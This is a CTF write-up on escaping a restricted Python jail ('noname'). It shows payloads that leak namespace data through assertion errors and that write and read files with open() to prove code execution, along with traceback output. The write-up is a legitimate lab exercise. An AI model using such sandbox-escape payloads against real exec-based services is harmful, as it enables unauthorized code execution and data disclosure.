Matthias Naumann - 42 Heilbronn
github.com/MaNafromSaar

gist:
Break a pyjail with very strong restrictions.

Steps:
1. analyze code
2. run code
3. learn from error messages
4. find a way to get output not using stdout
~~5. locate the flag~~
6. Create a flag via RCE and get respective output

1. The restrictions are very hard again and even render stdout based functions useless. 30 chars is also very constraining.
2. Running the code is straightforward.
3. Since there are no other files to open or read from, the flag has to be hidden within that very small code itself. Candidates would be:
- var
- method
- attribute
- dict

Yet another big constraint is that the **stdout** is being rendered useless and thus we can not use it for output. First idea: provoke the output to appear in **error message** instead.

4. After some futile attempts, I came across the method of combining **assert** with a **false** statement and the load I actually want. First I had a look at the **namespace**:

```
>>> assert 0,dir(chall)
Traceback (most recent call last):
  File "/mnt/d/Level3/Level-3/jails/py/noname/dist/chall.py", line 17, in <module>
    chall()
    ~~~~~^^
  File "/mnt/d/Level3/Level-3/jails/py/noname/dist/chall.py", line 15, in chall
    exec(code)
    ~~~~^^^^^^
  File "<string>", line 1, in <module>
AssertionError: ['__annotations__', '__builtins__', '__call__', '__class__', '__closure__', '__code__', '__defaults__',
'__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__get__', '__getattribute__', '__getstate__',
'__globals__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__kwdefaults__', '__le__', '__lt__', '__module__',
'__name__', '__ne__', '__new__', '__qualname__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__',
'__str__', '__subclasshook__', '__type_params__']
Exception ignored on flushing sys.stdout:
AttributeError: 'str' object has no attribute 'flush'
```

So, some methods or attributes do look interesting. The name of the challenge is "noname" which could hint at what to have a closer look upon. My candidates now were:
- __name__
- __qualname__
- __annotations__

Just checking where there are vars via:

```
>>> assert 0,vars(chall)
```

yielded:

```
AssertionError: {}
```

So just an empty dict. Disappointing.

```
>>> assert 0,chall.__qualname__
```

yielded nothing at all and this was my most promising candidate. Same for __name__ and __annotations__.

Only thing left is to get full **dictionary** printout for the namespace:

```
>>> assert 0, repr(globals())
```

shows (among the accompanying noise):

```
'__name__':
'__main__',
'__doc__': None,
'__package__': None,
'__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7f094cd092b0>,
'__spec__': None,
'__annotations__': {},
'__builtins__': <module 'builtins' (built-in)>,
'__file__': '/mnt/d/Level3/Level-3/jails/py/noname/dist/chall.py',
'__cached__': None,
'string': <module 'string' from '/usr/lib/python3.13/string.py'>,
'MAX': 30,
'chall': <function chall at 0x7f094cca71a0>
```

So I will take the name of the challenge literally and submit this write-up without a real flag (No name) but with a method to get the raw namespace dict although there are rough restrictions in place.

6. RCE
After a short chat with Mouad (0xnil), it was clear that we should rather bring a prrof of remote command execution. Since the weakness and ways to get output was already clear, this was an easy exercise:

```
>>> open('flag','w').write('?')
```

and


```
>>> open('x','w+').write('?')
```

created the respective files – I also created a one letter version as the restriction to 30 chars could spoil an attempt with longer filename. It turned out, "flag" is short enough.

And as expected, the exploit of the assertion false yielded the expected output as assertion error:

```
>>> assert 0,open('flag').read()
Traceback (most recent call last):
  File "/mnt/d/Level3/Level-3/jails/py/noname/dist/chall.py", line 17, in <module>
    chall()
    ~~~~~^^
  File "/mnt/d/Level3/Level-3/jails/py/noname/dist/chall.py", line 15, in chall
    exec(code)
    ~~~~^^^^^^
  File "<string>", line 1, in <module>
AssertionError: ?
Exception ignored on flushing sys.stdout:
AttributeError: 'str' object has no attribute 'flush'
```

Now I wanted to test it with a real flag as content – in this case entered by directly manipulating the file 'flag' which was created above via RCE.



```
ctf{brevity_is_key}
```

```
>>> assert 0,open('flag').read()
Traceback (most recent call last):
  File "/mnt/d/Level3/Level-3/jails/py/noname/dist/chall.py", line 17, in <module>
    chall()
    ~~~~~^^
  File "/mnt/d/Level3/Level-3/jails/py/noname/dist/chall.py", line 15, in chall
    exec(code)
    ~~~~^^^^^^
  File "<string>", line 1, in <module>
AssertionError: ctf{brevity_is_key}
Exception ignored on flushing sys.stdout:
AttributeError: 'str' object has no attribute 'flush'
```

Quod erat demonstrandum